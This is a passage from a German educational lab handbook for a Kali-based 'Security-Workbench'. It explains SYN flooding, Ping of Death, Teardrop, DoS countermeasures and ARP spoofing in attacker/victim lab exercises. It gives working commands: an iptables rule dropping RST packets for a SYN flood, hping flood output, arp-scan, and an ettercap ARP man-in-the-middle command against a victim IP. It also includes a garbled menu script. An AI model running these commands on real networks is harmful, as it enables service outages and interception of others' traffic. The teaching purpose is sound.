


Abbildung 9.3: Kommunikationsablauf beim Syn Flood

Der Server wartet eine gewisse Zeit auf die ACK Antwort des Clients, da durch den normalen Netzwerkverkehr auch Verzögerungen entstehen können. In dieser Zeit werden Ressourcen für diese so genannten "halb offenen Verbindungen" auf dem Server reserviert. Durch Flutung des Servers mit SYN Nachrichten wird nun versucht, die Ressourcen des Servers auszubauen. Sollten alle Ressourcen aufgebraucht sein, können keine weiteren Verbindungen mehr mit dem Server

aufgebaut werden und es findet eine Dienstblockade statt. In manchen Fällen kann es passieren, dass der angegriffene Server sogar abstürzt.

### 9.3.2.2 Demonstration

Zum Start der Demonstration muss zuerst auf dem SYN-Flood Opfer das Opfer-SynFlood Script ausgeführt werden.

Zuerst wird ein Apache2 Webserver in einem Docker-Container gestartet gestartet.

```
/etc/init.d/apache2 start
```

```
Opfer SYN-Flooding
In diesem Abschnitt wird der Apache2-Server gestartet, der im SYN-Flooding-Tutorial angegriffen wird.
Der Server wird mit folgendem Befehl gestartet:
# /etc/init.d/apache2 start
Removing existing container doscontainer ...
doscontainer
Removed doscontainer
Starting DOS docker container ...
074295417d76c14de8c40e651d7668545514bf33a975bd33c5a931dd73f70308
... DOS docker container started successfully.

Zuerst muss die IP-Adresse des Interfaces angegeben werden, welches mit dem Netzwerk verbunden ist.
Anzeigen der Interfaces mit folgendem Befehl:
# ifconfig
```

Abbildung 9.4: Starten des Apache Servers

Im Anschluss werden die Netzwerkinterfaces angezeigt.

```
ifconfig
```

Durch die Eingabe der eigenen IP-Adresse und der IP-Adresse des Angreifers wird nun der Filterstring erstellt, mit dem in Wireshark die Pakete die zwischen beiden IP-Adressen verschickt werden, angezeigt werden.

Zum Abschluss des Skripts wird der Docker-Container, in dem der Apache2 Server läuft, wieder gestoppt. Dies sollte nur geschehen, wenn der Angriff bereits ausgeführt wurde.

```
/etc/init.d/apache2 stop
```

Im Angreifer Script `SYNFLOOD` werden zuerst alle Netzwerkinterfaces angezeigt.

```
ifconfig
```

Die eigene IP Adresse muss nun im Hauptfenster eingegeben werden. Nun wird daraus ein IP Table Eintrag erstellt.

```
iptables -A OUTPUT -p tcp -s Eigene IP_Adresse --tcp-flags RST RST
         -j DROP
```


- `iptables` Definiert, dass nachfolgend in iptables eintrag folgt
- `-A` Es wird eine neue IP Tables Regel erstellt
- `OUTPUT` Die Regel wird auf Pakete angewandt, welche von einem lokalen Prozess stammen
- `-p tcp` Das Paket wird geprüft, wenn TCP das Verbindungsprotokoll ist
- `-s Eigene IP_Adresse` Das Paket wird nur geprüft, wenn es von dieser IP Adresse stammt (In unserem Beispiel die eigene)
- `--tcp-flags RST RST` Die TCP Pakete mit dem RST Flag sind betroffen
- `-j DROP` Legt fest, dass Pakete gedropt werden sollen

Dieser Eintrag wird benötigt, da verhindert werden muss, dass dem Server nach der SYN-ACK Nachricht geantwortet werden soll.

Anschließend wird Wireshark geöffnet, da dies später zur Veranschaulichung des Beispiels verwendet wird.

```
wireshark &
```

Nach Eingabe der anzugreifenden IP-Adresse und des Ports an dem angegriffen werden soll, wird der Wireshark String erstellt.(Kopieren mit Strg + Shift + C)




```
root@kali: ~/Desktop/thi.2016.iCTF/Projekte
File Edit View Search Terminal Help
Bitte IP des Opfers angeben(IPv4): 192.168.***.**
Bitte den Port des Opfers eingeben(im Beispiel 80): 80
Bitte Anzahl der zu sendenden SYN-Pakete angeben: 5000
Der Folgende Ausdruck zeigt in Wireshark die Einträge, welche beide IP Adressen beinhalten.
ip.addr == 192.168.***.** && ip.addr == 192.168.***.**

Drücke ENTER um den Angriff zu starten [
```

Abbildung 9.5: Beispielstring für wireshark

Nun sollte in Wireshark der entsprechende Netzwerkadapter ausgewählt werden. Der zuvor erstellte String wird nun oben in das Feld eingetragen. Dadurch werden nur noch Pakete angezeigt, die beide IP Adressen beinhalten. Wird nun im Terminal die Attacke gestartet, so wird im selben Terminal bei jedem Angriff eine Nachricht mit ausgegeben.



```
LXTerminal
File Edit Tabs Help
HPING 192.168.178.42 (wlp2s0 192.168.178.42): S set, 40 headers + 120 data bytes
hp ping in flood mode, no replies will be shown
^C
... 192.168.178.42 hping statistic ...
72235 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
Press enter to close window:
```

Abbildung 9.6: Terminal beim SYN Flood Angriff

Nachdem die IP-Adresse und der Port des anzugreifenden Services eingegeben wurden, wird der Angriff durchgeführt. Dem Benutzer wird daraufhin die Möglichkeit geboten durch Eingabe von Y oder y nochmals eine Attacke zu starten. Wird nochmals eine Attacke gestartet, landet man direkt bei der Eingabe der Daten des Opfers.

### 9.3.3 Ping of Death

Ein weiterer Dos Angriff ist der Ping of Death. Der Ping of Death ist ein älterer Dos Angriff der auf älteren Betriebssystemen möglich war. Dieses und die nächste Attacke wurden nur als Beispiel für ältere Attacken mit in die Dokumentation aufgenommen, da sie in jedem Fachbuch vorkommen und für das bessere Verständnis der DoS Attacken behilflich sind.

Die Grundlage für diesen Angriff ist die Spezifikation von ICMP-Echo Nachrichten, welche nur 2<sup>16</sup> oder 65.536 Bytes im Datenabschnitt der Pakete enthalten dürfen. Von älteren Betriebssystemen wurde dies öfter nicht beachtet, da die wichtigen Informationen für den Transfer im Header enthalten sind. Bei einigen dieser Betriebssysteme hat das überschreiten dieser Spezifikation zum Absturz geführt. Eine ICMP-Echo Nachricht dieser Art wurde aus diesem Grund Ping of Death genannt.

### 9.3.4 Teardrop

Aus einem ähnlichen Grund wie zuvor beim Ping of Death ist der Teardrop Angriff entstanden. Beim Teardrop werden fragmentierte Pakete an das Opfer gesendet. Bei Fragmentierten Paketen werden die im Header gespeicherten Offsets genutzt um das ursprüngliche Paket ohne Überschneidungen wiederherzustellen. Um den Teardrop Angriff nun zu realisieren, werden Pakete mit sich überlagernden Offsets gesendet. Manche Betriebssysteme waren darauf nicht vorbereitet und stürzten ab. Betriebssysteme auf die dies zutraf, sind : Windows 3.1, Windows 95, Windows NT und Linux Kernels vor der Version 2.1.63.

## 9.4 Gegenmaßnahmen

- Intelligente Firewall einsetzen, die Angriffe automatisch erkennt und dynamisch Sperrlisten erzeugt und somit Pakete von bestimmten IP-Adressen (Angreifer) verwerfen oder umleiten
- Nutzung eines Filter-Services. Diese werden von mehreren kommerziellen Anbietern offeriert, die teilweise über Anbindungen von 400 bis 500 GBit/s verfügen. Selbst größte Angriffe können so ohne Störung des eigenen Rechenzentrums gefahrlos bewältigt werden. Die Dienste unterscheiden sich in Qualität und Größe der abfangbaren Angriffe.
- In manchen Fällen kann es helfen sein Betriebssystem auf den neuesten Stand zu halten, da die Angreifer die Schwachstellen in veralteten Versionen ausnutzen.
- Syn Cookies können gegen das SYN-Flooding eingesetzt werden. Steigt die Anzahl der Verbindungsanfragen, so schickt der Server einfach die SYN-ACK Antwort zurück, löscht aber die SYN Anfrage. Sollte eine ACK Nachricht zurück an den Server kommen, so kann der Server die ursprünglich gestellte SYN Anfrage mit Hilfe von kodierten Informationen in der TCP Sequenznummer wiederherstellen.

# 10 ARP Spoofing

ARP Spoofing ist ein Man-In-The-Middle-Angriff (MITM-Angriff) mit dem Ziel, den Netzwerkverkehr von einem oder mehreren fremden Rechnern zu überwachen und zu manipulieren.

## 10.1 Erklärung

Für die Kommunikation über ein Netzwerk wird die MAC-Adresse des Zielrechners genutzt. Da meist nur die IP-Adresse zur Verfügung steht, gibt es das Address Resolution Protocol (ARP), mit dessen Hilfe eine Verknüpfung zwischen den beiden Adressen hergestellt werden kann. Außerdem hat jeder Rechner eine ARP-Tabelle in der sämtliche bekannte Verknüpfungen zwischen IP- und ARP-Adresse gespeichert werden. In Abbildung 10.1 wird eine unveränderte ARP-Tabelle dargestellt. Es ist in jeder Zeile eine IP-Adresse mit der zugehörigen MAC-Adresse (physische Adresse), sowie deren Typ zu sehen. Der Typ kann dabei statisch – und damit nachträglich nicht mehr veränderbar – oder dynamisch sein.

Möchte nun ein Rechner Daten versenden, so wird als erstes in der eigenen ARP-Tabelle nach dem Zielrechner gesucht. Existiert noch kein Eintrag, versucht der Rechner einen ARP-Request an die Broadcast-MAC-Adresse, um die MAC-Adresse zu seiner Ziel-IP-Adresse von den anderen Netzwerkteilnehmern zu erfragen. Abbildung 10.2 zeigt einen möglichen Aufbau eines solchen ARP-Requests. Daraufhin schickt der Zielrechner seine MAC-Adresse mittels eines ARP-Replies direkt an den Quellrechner zurück. Ein beispielhafter Aufbau eines ARP-Replies ist

```
C:\Users\Opfer>arp -a
Schnittstelle: 192.168.178.29 --- 0xb
Internetadresse          Physische Adresse      Typ
192.168.178.1             c0-25-06-ce-32-d0    dynamisch
192.168.178.255           ff-ff-ff-ff-ff-ff    statisch
224.0.0.22                 01-00-5e-00-00-16    statisch
224.0.0.252                01-00-5e-00-00-fc    statisch
255.255.255.255           ff-ff-ff-ff-ff-ff    statisch
```

Abbildung 10.1: Unveränderte ARP-Tabelle mit dynamischen und statischen Einträgen

```

▶ Frame 103: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0
▼ Ethernet II, Src: VMware_2e:97:e0 (00:50:56:2e:97:e0), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
  ▶ Destination: Broadcast (ff:ff:ff:ff:ff:ff)
  ▶ Source: VMware_2e:97:e0 (00:50:56:2e:97:e0)
    Type: ARP (0x0806)
▼ Address Resolution Protocol (request)
  Hardware type: Ethernet (1)
  Protocol type: IP (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: request (1)
  Sender MAC address: VMware_2e:97:e0 (00:50:56:2e:97:e0)
  Sender IP address: 192.168.178.24 (192.168.178.24)
  Target MAC address: 00:00:00_00:00:00 (00:00:00:00:00:00)
  Target IP address: 192.168.178.32 (192.168.178.32)

```

**Abbildung 10.2:** Aufgezeichneter ARP-Request für die Adresse 192.168.178.32 mit leerer MAC-Adresse

in Abbildung 10.3 dargestellt. Der Quellrechner legt für diese Verknüpfung einen neuen Eintrag in seiner ARP-Tabelle an und kann daraufhin die Daten versenden.


Da im Jahr 1982 bei Erscheinen des Protokolls nur dessen Funktionalität und nicht dessen Sicherheit relevant war, wurden die Schwächen des Protokolls erst im Nachhinein entdeckt. So wird bei einem eingehenden ARP-Reply nicht geprüft, ob es zuvor einen ARP-Request gab. Es wird also lediglich ein Eintrag in der ARP-Tabelle generiert oder ein bestehender Eintrag geändert.

Dies kann sich ein Angreifer zu Nutze machen und sämtliche IP-Adressen mit seiner eigenen MAC-Adresse verknüpfen. Ein solcher manipulierter ARP-Reply ist in Abbildung 10.4 dargestellt. Nach diesem ARP-Reply bekommt der Angreifer alle versendeten Daten und kann diese weiterleiten oder verändern. Ein Vergleich der Netzwerkkommunikation vor und nach der Manipulation der ARP-Tabelle ist in Abbildung 10.5 skizziert.


## 10.2 Vorbereitung

Notwendige Hardware:

- Kali Linux 2.0 mit der Security Workbench (Rechner des Angreifers)
- Kali Linux 2.0 mit der Security Workbench (Rechner des Opfers)
- Raspberry Pi mit Raspbian



**Abbildung 10.3:** Aufgezeichneter ARP-Reply von der Adresse 192.168.178.32 mit der zugehörigen MAC-Adresse



**Abbildung 10.4:** Manipulierter ARP-Reply der beim Zielrechner die IP-Adresse eines dritten Rechners mit der MAC-Adresse des Angreifers verknüpft




Abbildung 10.5: links: Netzwerkkommunikation über das Gateway des Netzes direkt mit anderen Netzwerkteilnehmern; rechts: Netzwerkkommunikation erfolgt immer über den Rechner des Angreifers

```

Security-Workbench v1.1          part
Die Security-Workbench besteht im Kern aus zwei Elementen:
Dokumentation als PDF-Dokument
In der Dokumentation werden zum einen fachliche Grundlagen für ausgewählte Angriffsszenarien auf IT-Systeme vermittelt und zum anderen die Benutzung der Security-Workbench (Installation und Starten der Workbench sowie Arbeiten mit den Tools und Skripten) detailliert beschrieben.
epages indem ein YouTube-Video eingebunden wird und
Skripte und Tools in einer Kali-Linux-Maschine
Innerhalb einer virtuellen Kali-Linux-Maschine sind verschiedene Tools und Skripte hinterlegt. Mithilfe dieser Tools und Skripte können die in der PDF-Dokumentation erklärten Angriffsszenarien durchgespielt werden. Es gibt die beiden Rollen Angreifer und Opfer. Ziel der Attacke abwechselnd beschrieben werden.
Ziel der Security-Workbench ist es, Interessierten und Anfängern einen Einstiegspunkt zum Thema IT-Security zu geben. Daher ist es notwendig, die Bedienung und Dokumentation an den zu erwartenden Vorkenntnissen auszurichten.
Netzwerkverkehrs}
Hauptmenü der Security-Workbench
1. PDF-Dokumentation öffnen
2. WLAN Tutorials
3. Skripte
4. ARP-Spoofing Tutorials
5. SQL-Injection Tutorials
6. OpenSSL Heartbleed
7. Denial of Service Tutorials
8. Buffer Overflow
9. Python Tutorial beenden.
0. nein

Die Auswahl bitte hier eingeben und mit Enter bestätigen: 1
# -- coding: utf-8 --
import os
import sys
import subprocess
import time
from generics import rinput
showMenu = True
while(showMenu):
    class Screen():
        def __init__(self):
            self.items = []
        def add(self, item):
            self.items.append(item)
        def draw(self):
            print("-----")
            for item in self.items:
                item.draw()
            print("-----")
        def select(self, index):
            if(index < len(self.items)):
                self.items[index].selected = True
            else:
                self.items[-1].selected = False
    class Item():
        def __init__(self, text):
            self.text = text
            self.selected = False
        def draw(self):
            if(self.selected):
                print(">" + self.text)
            else:
                print(" " + self.text)
    screen = Screen()
    screen.add(Item("-----"))
    screen.add(Item("1. PDF-Dokumentation öffnen"))
    screen.add(Item("2. WLAN Tutorials"))
    screen.add(Item("3. Skripte"))
    screen.add(Item("4. ARP-Spoofing Tutorials"))
    screen.add(Item("5. SQL-Injection Tutorials"))
    screen.add(Item("6. OpenSSL Heartbleed"))
    screen.add(Item("7. Denial of Service Tutorials"))
    screen.add(Item("8. Buffer Overflow"))
    screen.add(Item("9. Python Tutorial beenden."))
    screen.add(Item("0. nein"))
    screen.draw()
    selection = rinput("Die Auswahl bitte hier eingeben und mit Enter bestätigen: ")
    if(selection == "1"):
        print("Schau TextEditor an und versuche nicht zu benützen, schau dir die Erkennung von Buffer Overflow an.\n")
    elif(selection == "2"):
        print("selection = 2")
    elif(selection == "3"):
        print("oder x um das Programm zu verlassen")
    elif(selection == "4"):
        print("print('Schau TextEditor an und versuche nicht zu benützen, schau dir die Erkennung von Buffer Overflow an.\n')\nselection = 4\nif(selection == 'x'):\n    print('Programm verlassen')\nelse:\n    showMenu = False\nbreak")
    elif(selection == "5"):
        print("##Schritt 1\nprint('Schau TextEditor an und versuche nicht zu benützen, schau dir die Erkennung von Buffer Overflow an.\n')\nselection = 5\nif(selection == 'x'):\n    print('Programm verlassen')\nelse:\n    showMenu = False\nbreak")
    elif(selection == "6"):
        print("##Schritt 2\nprint('Schau TextEditor an und versuche nicht zu benützen, schau dir die Erkennung von Buffer Overflow an.\n')\nselection = 6\nif(selection == 'x'):\n    print('Programm verlassen')\nelse:\n    showMenu = False\nbreak")
    elif(selection == "7"):
        print("##Schritt 3\nprint('Schau TextEditor an und versuche nicht zu benützen, schau dir die Erkennung von Buffer Overflow an.\n')\nselection = 7\nif(selection == 'x'):\n    print('Programm verlassen')\nelse:\n    showMenu = False\nbreak")
    elif(selection == "8"):
        print("##Schritt 4\nprint('Schau TextEditor an und versuche nicht zu benützen, schau dir die Erkennung von Buffer Overflow an.\n')\nselection = 8\nif(selection == 'x'):\n    print('Programm verlassen')\nelse:\n    showMenu = False\nbreak")
    elif(selection == "9"):
        print("##Schritt 5\nprint('Schau TextEditor an und versuche nicht zu benützen, schau dir die Erkennung von Buffer Overflow an.\n')\nselection = 9\nif(selection == 'x'):\n    print('Programm verlassen')\nelse:\n    showMenu = False\nbreak")
    elif(selection == "0"):
        print("Programm beendet")
        showMenu = False
    else:
        print("Ungültige Auswahl")

```

Abbildung 10.6: Bildschirmausgabe beim Start des Security Workbench Skriptes auf der Konsole

## 10.3 Ablauf

Für das ARP Spoofing sind zwei unterschiedliche Tutorials vorhanden. Das erste Tutorial ist als Einstieg gedacht und beschreibt das Verändern der ARP-Tabelle an einem fremden Gerät. Das zweite Tutorial baut darauf auf und verändert dann die vom fremden Gerät aufgerufenen Homepages indem HTML-Code eingebunden wird.

Da es bei dieser Art von Attacke immer mindestens zwei Teilnehmer gibt, wird dies auch im Tutorial widergespiegelt. Es gibt die beiden Rollen *Angreifer* und *Opfer*, die für ein Gelingen der Attacke abwechselnd beschrieben werden.

### 10.3.1 Darstellung des Netzwerkverkehrs

**Angreifer & Opfer** Starte die Security Workbench, falls noch nicht geschehen (siehe 4: Einführung in das Arbeiten mit Linux). Der Startbildschirm ist in Abbildung 10.6 zu sehen. Wähle dort die Nummer 3 „ARP Spoofing Tutorials“

**Angreifer** Wähle Nummer 1 „Einfaches ARP-Spoofing als Angreifer“

**Opfer** Wähle Nummer 2 „Starte Darstellung des Netzwerkverkehrs als Opfer“

**Opfer** Rufe die Konfiguration deiner IP-Netzwerkschnittstellen auf und lese dort deine IP-Adresse aus, um sie dem Angreifer zu sagen:

```
ifconfig
```

**Opfer** Rufe deine ARP-Tabelle, wie in Abbildung 10.9 zu sehen, mit folgendem Befehl auf:

```
arp -a
```

(`arp` ist ein Paket zum Anzeigen und Manipulieren des Address Resolution Protocols, `-a` zeigt alle aktuellen Einträge der ARP-Tabelle)

**Angreifer** Rufe die Konfiguration deiner IP-Netzwerkschnittstellen auf und lese dort dein Netzwerkinterface aus:

```
ifconfig
```

**Angreifer** Gib zunächst das verwendete Netzwerkinterface deines Rechners an (in der Regel `eth0` bzw. `wlano`) und führe mit folgendem Befehlen einen lokalen Netzwerk-Scan durch, um die IP-Adresse des Opfers herauszufinden. Wie in Abbildung 10.7 zu sehen ist, werden nun die verfügbaren IP-Adressen des Netzwerks in einer Liste dargestellt.

```
arp-scan --interface eth0 --localnet
```

(`--interface eth0` benennt das zu verwendende Netzwerkinterface über das gescannt werden soll; `--localnet` generiert die IP-Adressen mithilfe der Konfiguration des Netzwerkinterfaces)

**Angreifer** Gib nun die IP-Adresse des gewünschten Opfers ein und starte ein ARP-Spoofing Angriff mit Ettercap.

```
ettercap -T -i eth0 -M ARP /192.168.178.65// ///
```

- `-T` sagt Ettercap, dass es Informationen nur als Text darstellen und keine GUI verwenden soll
- `-i eth0` gibt das Interface an, das verwendet werden soll

```
Angriff mittels einfachem ARP-Spoofing:

In diesem Tutorial wird der ARP Cache des Opfers manipuliert und erlaubt somit d
en gesamten Netzwerkverkehr des Opfers ueber unseren Rechner umzuleiten.
Gib zunaechst das verwendete Netzwerkinterface an: eth0
Nun werden mit folgendem Befehl die im Netzwerk aktiven Benutzer angezeigt:
# arp-scan --interface eth0 --localnet
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9 with 256 hosts (http://www.nta-monitor.com/tools/arp-scan/
)
192.168.178.1 5c:49:79:25:b4:cc      (Unknown)
192.168.178.63 00:8e:f2:52:7f:a7    NETGEAR INC.,
192.168.178.72 8c:89:a5:19:73:be    Micro-Star INT'L CO., LTD
192.168.178.29 4c:0b:3a:8e:74:c2    TCT Mobile Limited
192.168.178.28 b8:bc:1b:95:06:03    (Unknown)
192.168.178.37 00:1e:ad:6e:9c:93    Wingtech Group Limited
192.168.178.65 d0:65:ca:91:7e:42    (Unknown)

7 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9: 256 hosts scanned in 2.237 seconds (114.44 hosts/sec). 7 re
sponded
```

Abbildung 10.7: Stand des Tutorials nachdem der ARP-Scan durchgeführt wurde

- `-M ARP /192.168.178.65// //` benennt die Art des Angriffs und das Ziel, in diesem Fall soll ein Man-in-the-Middle Angriff mithilfe von ARP-Spoofing ausgeführt werden

Ettercap zeigt uns nun in einer neuen Konsole den Netzwerkverkehr des Opfers wie in Abbildung 10.8 beispielhaft zu sehen ist. Wichtig ist, dass die ersten Requests eingegangen sind, bevor du weitermachst.

**Opfer** Rufe noch einmal deine ARP-Tabelle, wie in Abbildung 10.9 zu sehen, mit folgendem Befehl auf: `arp -a`

Beim Vergleichen der beiden Tabellen sollte auffallen, dass die dynamischen Einträge bei der zweiten Tabelle alle auf die gleiche MAC-Adresse – die des Angreifers – zeigen.

**Angreifer** Beende nun Ettercap durch drücken von `q`. Dadurch wird die ursprüngliche ARP-Tabelle des Opfers wiederhergestellt.

### 10.3.2 Manipulation der Webseiten

**Angreifer & Opfer** Starte die Security Workbench, falls noch nicht geschehen (siehe 4: Einführung in das Arbeiten mit Linux). Der Startbildschirm ist in Abbildung 10.6 zu sehen. Wähle dort die Nummer 3 „ARP Spoofing Tutorials“

```

Tue Nov 22 17:14:08 2016 [999052]
